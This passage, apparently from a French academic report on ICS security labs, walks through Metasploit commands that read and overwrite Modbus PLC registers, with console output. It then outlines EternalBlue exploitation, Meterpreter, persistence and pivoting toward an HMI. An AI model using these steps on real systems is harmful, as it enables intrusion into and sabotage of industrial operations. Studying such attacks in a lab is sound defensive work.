

Figure 4.22 – Recherche de modules SCADA dans Metasploit

▷ Nous utilisons le module "auxiliary/scanner/scada/modbusclient" avec le paramètre "Rhost" pour spécifier l'adresse IP de la cible(simulateur PLC)(figure 4.23). Nous vérifions également que le port utilisé est le port 502(figure 4.24).



Figure 4.23 – Exploration de la cible



Figure 4.24 – Ajout des options du module

▷ L'attaquant sélectionne une fonction spécifique en fonction de ses objectifs pour effectuer une action ciblée sur la victime (figure 4.25).



Figure 4.25 – Choix de la fonction pour l'action sur la victime

▷ Dans notre exemple d'attaque passive, nous choisissons l'action "READ_REGISTERS" pour récupérer la valeur d'un registre au niveau de l'esclave Modbus(figure 4.26).

```
msf6 auxiliary(scanner/scada/modbusclient) > Interrupt: use the 'exit' command to quit
msf6 auxiliary(scanner/scada/modbusclient) > set action READ_HOLDING_REGISTERS
action ⇒ READ_HOLDING_REGISTERS
msf6 auxiliary(scanner/scada/modbusclient) >
```

Figure 4.26 – Action 'READ_REGISTERS' pour la récupération de la valeur d'un registre Modbus

- Nous devons spécifier le numéro du registre (DATA_ADDRESS) que nous souhaitons lire et le numéro de l'esclave Modbus (UNIT_NUMBER) à partir duquel nous voulons effectuer la lecture. Dans notre exemple, nous lisons le registre 1 de l'esclave Modbus 7 (figure 4.27).

```
msf6 auxiliary(scanner/scada/modbusclient) > set DATA_ADDRESS 1
DATA_ADDRESS ⇒ 1
msf6 auxiliary(scanner/scada/modbusclient) > set UNIT_NUMBER 7
UNIT_NUMBER ⇒ 7
msf6 auxiliary(scanner/scada/modbusclient) > run
[*] Running module against 192.168.1.37

[*] 192.168.1.37:502 - Sending READ HOLDING REGISTERS...
[+] 192.168.1.37:502 - 1 register values from address 1 :
[+] 192.168.1.37:502 - [22]
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/scada/modbusclient) >
```

Figure 4.27 – Lancement du module

- Nous obtenons la valeur du registre 1 (DATA_ADDRESS 1) de l'esclave Modbus 7 (UNIT_NUMBER 7), qui est de 22 (figure 4.27). En vérifiant dans notre esclave Modbus 7 (UNIT_ID 7), nous confirmons que la valeur du registre est en effet de 22 (figure 4.28).



Figure 4.28 – Confirmation de la lecture réussie du registre 1 de l'esclave Modbus 7

▷ Nous avons réussi à lire les cinq premiers registres à partir du registre zéro, récupérant les valeurs [11, 22, 33, 44, 55] (figure 4.29). Elles correspondent aux cinq premiers registres de l'esclave Modbus numéro 7, confirmant ainsi le succès de notre attaque.

```
msf6 auxiliary(scanner/scada/modbusclient) > set DATA_ADDRESS 0
DATA_ADDRESS ⇒ 0
msf6 auxiliary(scanner/scada/modbusclient) > set NUMBER 5
NUMBER ⇒ 5
msf6 auxiliary(scanner/scada/modbusclient) > run
[*] Running module against 192.168.1.37

[*] 192.168.1.37:502 - Sending READ HOLDING REGISTERS...
[+] 192.168.1.37:502 - 5 register values from address 0 :
[+] 192.168.1.37:502 - [11, 22, 33, 44, 55]
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/scada/modbusclient) >
```

Figure 4.29 – Confirmation de la lecture réussie de plusieurs registres de l'esclave Modbus 7

▷ Pour l'attaque active, nous sélectionnons l'action WRITE_REGISTERS pour modifier les valeurs des registres de l'esclave Modbus. Nous commençons par écrire dans le premier registre avec l'indice 0 (DATA_ADDRESS 0), et nous spécifions que nous allons écrire dans les 10 premiers registres en indiquant NUMBERS 10 (figure 4.30).

```
msf6 auxiliary(scanner/scada/modbusclient) > set action WRITE_REGISTERS
action ⇒ WRITE_REGISTERS
msf6 auxiliary(scanner/scada/modbusclient) > set DATA_ADDRESS 0
DATA_ADDRESS ⇒ 0
msf6 auxiliary(scanner/scada/modbusclient) > SET NUMBER 10
[-] Unknown command: SET
msf6 auxiliary(scanner/scada/modbusclient) > set NUMBER 10
NUMBER ⇒ 10
msf6 auxiliary(scanner/scada/modbusclient) > run
[*] Running module against 192.168.1.37

[-] 192.168.1.37:502 - The following option is needed in WRITE_REGISTERS mode: DATA_REGISTERS.
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/scada/modbusclient) >
```

Figure 4.30 – Action WRITE_REGISTERS pour la modification des valeurs des registres Modbus

▷ Nous définissons les valeurs des 10 registres que nous voulons modifier en utilisant la commande suivante : "set DATA_REGISTERS 100,100,100,100,100,100,100,100,100,100" (figure 4.31)

```
msf6 auxiliary(scanner/scada/modbusclient) > set DATA_REGISTERS 100,100,100,100,100,100,100,100,100,100
DATA_REGISTERS ⇒ 100,100,100,100,100,100,100,100,100,100
msf6 auxiliary(scanner/scada/modbusclient) > run
[*] Running module against 192.168.1.37

[*] 192.168.1.37:502 - Sending WRITE REGISTERS...
[+] 192.168.1.37:502 - Values 100,100,100,100,100,100,100,100,100,100 successfully written from registry address 0
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/scada/modbusclient) >
```

Figure 4.31 – Modification des valeurs des registres de la victime



Figure 4.32 – Succès de la modification des registres sur l'esclave Modbus

- Nous vérifions sur l'esclave Modbus si l'attaque a réussi et si les registres ont été modifiés (figure 4.32).
- En conclusion, la réussite de la modification des valeurs des 10 registres lors de l'attaque active confirme que celle-ci a été réalisée avec succès.

L'analyse de l'attaque avec Wireshark :



Figure 4.33 – Capture du trafic de l'attaque MITM avec Wireshark

Nous appliquons un filtre spécifique pour capturer uniquement l'action d'écriture sur les registres Modbus, en utilisant la condition "func_code==16" (figure 4.33)(figure 4.34).



Figure 4.34 – Analyse détaillée des échanges

4.4 Analyse d'une simulation d'intrusion dans un réseau ICS

Les serveurs Windows Server 2008, accessibles depuis Internet, fournissent une gamme de services tels que le serveur SMTP, le serveur de messagerie, le serveur de courrier, le serveur VPN, etc. Ces services sont largement utilisés par de nombreuses entreprises dans leur infrastructure. Cependant, cette connectivité étendue expose ces serveurs à des vulnérabilités potentielles, les transformant en points d'entrée pour les systèmes informatiques et des points d'appui pour le pivotage vers les réseaux ICS. Dans cette section, nous examinerons les risques associés à cette exposition.

4.4.1 Scénario d'attaque :

L'attaquant cible un serveur Windows Server 2008 R2 exposé, identifie les vulnérabilités exploitables et analyse les connexions réseau. En utilisant une technique de pivot, il se propage vers le réseau industriel et parvient à compromettre une machine Windows XP hébergeant une IHM. Une fois infiltré, l'attaquant manipule les activités du réseau industriel, potentiellement compromettant son fonctionnement normal (figure 4.35).

Les étapes du scénario d'attaque :

1. Reconnaissance : Analyse et balayage du serveur Windows Server 2008 R2 afin d'identifier les ports ouverts.
2. Exploitation des vulnérabilités : Exploitation des failles découvertes pour accéder d'une manière non autorisée au serveur.



Figure 4.35 – Schéma de l'attaque

3. Analyse des connexions réseau : Étude approfondie des différentes connexions réseau du serveur, incluant celles liées au réseau industriel.
4. Pivot vers le réseau industriel : Établissement d'une passerelle depuis le serveur compromis vers le réseau industriel en contournant les mesures de sécurité en place.
5. Compromission de la machine Windows XP : Ciblage d'une machine Windows XP spécifique dans le réseau industriel, en particulier celle qui héberge l'interface homme-machine (IHM).
6. Manipulation de l'IHM : Prise de contrôle de l'interface homme-machine (IHM) pour manipuler les données et les paramètres du système industriel, permettant ainsi à l'attaquant d'exercer un contrôle malveillant sur les opérations en cours.

4.4.2 Configuration du laboratoire :

Dans le cadre de ce laboratoire, nous avons mis en place une infrastructure composée de différentes machines virtuelles pour simuler les scénarios d'attaque. Voici les détails de chaque poste de travail :

1. Poste de travail de l'attaquant simulé :
   - Système d'exploitation : Kali-Linux 64 bits
   - Logiciel : Framework Metasploit 6.3.4-dev

- Carte réseau : Mode NAT, Adresse IP : 192.168.80.144

2. Poste de travail ERP (réseau bureautique) :
   - Système d'exploitation : Windows Server 2008 R2
   - Carte réseau N1 : Mode NAT, Adresse IP : 192.168.80.151
   - Carte réseau N2 : Mode Host-Only, Adresse IP : 192.168.40.137
3. Poste de travail ICS (réseau industriel) :
   - Système d'exploitation : Windows XP Professional
   - Carte réseau : Mode Host-Only, Adresse IP : 192.168.40.131
   - Logiciel : Real.Win Demo Server (Simulateur IHM)

4.4.3 déroulement de l'attaque :

▷ Lancement du serveur de démonstration real.win sur la machine Windows XP (figure 4.36, qui représente IHM vulnérable que nous ciblerons dans le réseau industriel.

Figure 4.36 – Serveur de démonstration real.win

▷ Sur la machine Kali, nous procédons à la récupération de l'adresse IP du serveur Windows (figure 4.37).



Figure 4.37 – Récupération de l'adresse IP du serveur Windows

▷ Récupération des résultats de notre analyse effectuée avec Netdiscover (figure 4.38).



Figure 4.38 – Résultats de l'analyse avec Netdiscover

▷ Nous avons identifié que l'adresse IP 192.168.80.151 correspond à notre cible, car les autres adresses IP identifiées sont associées aux processus de VMWARE (figure 4.38).

▷ Ensuite, nous utiliserons l'outil Nmap pour effectuer une analyse de la cible et obtenir un maximum d'informations sur les ports qu'on pourra exploiter (figure 4.39).



Figure 4.39 – Exploration des ports exploitables avec Nmap

- Nous allons nous concentrer sur le port 445, qui correspond au service de partage Server Message Block (SMB) identifié lors de notre scan (figure 4.39), afin d'analyser les éventuelles vulnérabilités qui lui sont associées, notamment l'exploit connu sous le nom d'EternalBlue.
- Nous utilisons l'outil Metasploit pour rechercher les modules et les exploits liés à la vulnérabilité EternalBlue (figure 4.40).



Figure 4.40 – Recherche de modules et d'exploits liés à la vulnérabilité EternalBlue

- Nous utilisons le module auxiliaire "scanner/smb/smb_ms17_010" de Metasploit pour vérifier si notre machine est vulnérable à l'exploit MS17_010, également connu sous le

nom d'EternalBlue. Le résultat de la vérification confirme que notre machine est en effet vulnérable à cette exploitation, comme illustré dans la figure 4.41.



Figure 4.41 – Vérification de la vulnérabilité à l'exploit MS17 010

- Nous identifions d'autres modules ou exploits potentiellement vulnérables sur notre machine cible. En particulier, nous vérifions le module d'exploit 'exploit/windows/smb/ms17_010_eternalblue' (figure 4.40) et utilisons le payload Meterpreter pour compromettre la machine cible (figure 4.42). Le payload Meterpreter nous permet d'exécuter des commandes à distance, prendre le contrôle de la machine et explorer le réseau cible.



Figure 4.42 – Exploration des vulnérabilités et exploitation avec le payload Meterpreter

- Une fois toutes les configurations nécessaires effectuées, nous lançons l'attaque en exécutant l'exploit (figure 4.42). Celui-ci tentera d'exploiter la vulnérabilité spécifique pour compromettre la machine cible. Nous surveillons attentivement les résultats et les réactions de la machine cible pour évaluer le succès de notre attaque (figure 4.43).
- Après avoir réussi à obtenir une session et compromettre la machine cible (figure 4.43), nous vérifions l'efficacité de l'attaque en affichant les informations système de la cible. Il est également important de vérifier les droits et privilèges associés à l'utilisateur que nous avons utilisé pour compromettre la machine (figure 4.44). Cela nous permettra de comprendre l'étendue de notre accès et les actions que nous pouvons entreprendre sur la machine compromise.



Figure 4.43 – Lancement de l'attaque



Figure 4.44 – Vérification de l'efficacité de l'attaque

▷ Dans cette attaque, notre objectif principal est de mettre en place un module de persistance sur la machine compromise (figure 4.45). Cette étape permet d'établir une connexion automatique après un redémarrage, assurant ainsi un accès continu à la machine.



Figure 4.45 – Établissement d'un module de persistance sur la machine compromise

▷ Pour gérer les connexions entrantes et les différents modules de persistance, nous allons utiliser le module handler de Metasploit (figure 4.46). Ce module permet de configurer et de gérer les sessions de connexion avec les machines compromises.

